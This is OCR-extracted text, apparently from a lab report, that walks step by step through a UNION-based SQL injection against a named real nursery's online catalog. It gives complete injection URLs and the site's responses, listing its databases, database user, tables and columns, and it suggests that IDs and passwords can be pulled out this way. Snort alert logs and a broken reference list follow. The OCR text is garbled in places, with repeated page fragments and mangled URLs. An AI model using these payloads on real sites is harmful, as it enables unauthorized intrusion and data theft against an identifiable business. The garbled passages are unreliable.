
Container size: 17
Price: **$16**
Available 21

1111 Dawson Road, Chapel Hill, NC 27516
phone: 919-967-0078 || fax: 919-967-4026

**Step4**: Exploit
To get list of databases:

union select 1,group_concat(schema_name),3,4,5,6 from information_schema.schemata--

Result will display a list of databases on the site. Here on, we'll write the results we have got from our test.



www.nichegardens.com/catalog/item.php?id=-1911%20union%20select%201,group_concat(schema_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,3

1 information_schema,plants

**1 information_schema,plants '3'** (6)
(4)
**5**


15

Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12

Container size: 17
Price: **$16**
Available 21

1111 Dawson Road, Chapel Hill, NC 27516
phone: 919-967-0078 || fax: 919-967-4026

To know the current database in use:
union select 1,concat(database())



www.nichegardens.com/catalog/item.php?id=-1911%20union%20select%201,concat(database()),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35-

1 plants

**1 plants '3'** (6)
(4)
**5**

15


Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12

Container size: 17
Price: **$16**
Available 21

1111 Dawson Road, Chapel Hill, NC 27516
phone: 919-967-0078 || fax: 919-967-4026

To get the current user:

union select 1,concat(user())



1 niche@localhost

www.nichegardens.com/catalog/item.php?id=-1911%20union%20select%201,concat(user()),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35--

niche gardens
growers of distinctive plants

1 niche@localhost

home
news
browse plants
search plants
symbols & zones
mail order
who we are
visiting niche
in our gardens
art in the garden
design
links
shopping cart

**1 niche@localhost '3'** (6)
(4)
**5**

15

Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12

Container size: 17
Price: **$16**
Available 21


Continue shopping

home || top || browse || search || contact us || shopping cart

1111 Dawson Road, Chapel Hill, NC 27516
phone: 919-967-0078 || fax: 919-967-4026

To get the tables:

union select group_concat(table_name) from information_schema.tables where table_schema=database()—



1 catalog

www.nichegardens.com/catalog/item.php?id=-1911%20union%20select%201,concat(table_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35

niche gardens
growers of distinctive plants

1 catalog

home
news
browse plants
search plants
symbols & zones
mail order
who we are
visiting niche
in our gardens
art in the garden
design
links
shopping cart

**1 catalog '3'** (6)
(4)
**5**

15

Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12


Container size: 17
Price: **$16**
Available 21

Continue shopping

home || top || browse || search || contact us || shopping cart

1111 Dawson Road, Chapel Hill, NC 27516
phone: 919-967-0078 || fax: 919-967-4026

To get the columns:
select group_concat(column_name) from information_schema.columns where table_schema=database()—



```
www.nichegardens.com/catalog/item.php?id=-1911%20union%20select%201,group_concat(column_name),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32
```

1
id,genus,species,cultivar,family,pronunciatio

**1**

**id,genus,species,cultivar,family,pronunciation,common_name,type,form,source,garden,summary,notes,description,phc**
**'3'** (6)
(4)
**5**


15

Bloom color: 14
Bloom period: 13
Height:
Spread:
Zones: 11-12

Container size: 17
Price: **$16**
Available 21

From the above columns, we can find ID, password and also all the columns that are present in the site.

Snort Output:



```
4c3:6300:8c7d:f118:0348:b024:51428 -> 2607:f8b0:4001:0c15:0000:0000:0000:0071:443
                                                                                12/06-21:11:03.841221  [**] [122:19:1] (portscan) UDP Portsweep [**] [Classificat
 Attempted Information Leak] [Priority: 2] {PROTO:255} 192.168.1.153 -> 192.168.1.1
12/06-21:12:24.643178  [**] [129:12:1] Consecutive TCP small segments exceeding threshold [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 2605:a6
4c3:6300:8c7d:f118:0348:b024:51442 -> 2607:f8b0:4001:0c16:0000:0000:0000:008b:443
12/06-21:12:27.277094  [**] [139:1:1] (spp_sdf) SDF Combination Alert [**] [Classification: Sensitive Data was Transmitted Across the Network] [Priority: 2] {PROTO:
 104.196.136.196 -> 192.168.1.153
```

# **REFERENCES :**

1. To install and edit the snort: https://www.youtube.com/watc=?RwWM0srLSg0
2. Snort Documentation: https:s3.amazonaws.com/snort-orsite/production/document_files/files/000/000/original/snort_manual.pdf?AWSAccessKeyId=AKIC7GA&Expires=1469311858&Signature=ona%2FyNUfMK%2F5uAScUI%2Bu11s2kfI%3D
3. Wikepedia.com
4. https://blog.secureideas.com/2013/06/getng-sted-with-beef-browser.html
5. http://sqlmap.org
6. http://smwiki2014.wikidot.com/wiki:paword-snifing-using-ettrcap
7. http://stackoverflow.com/questions/3549890/how-to-programmatically-access-web-page-in-java.
8. http://bridgei2i.com/blog/extracting-data-from-webpages-in-java-with-help-of-htmlunit/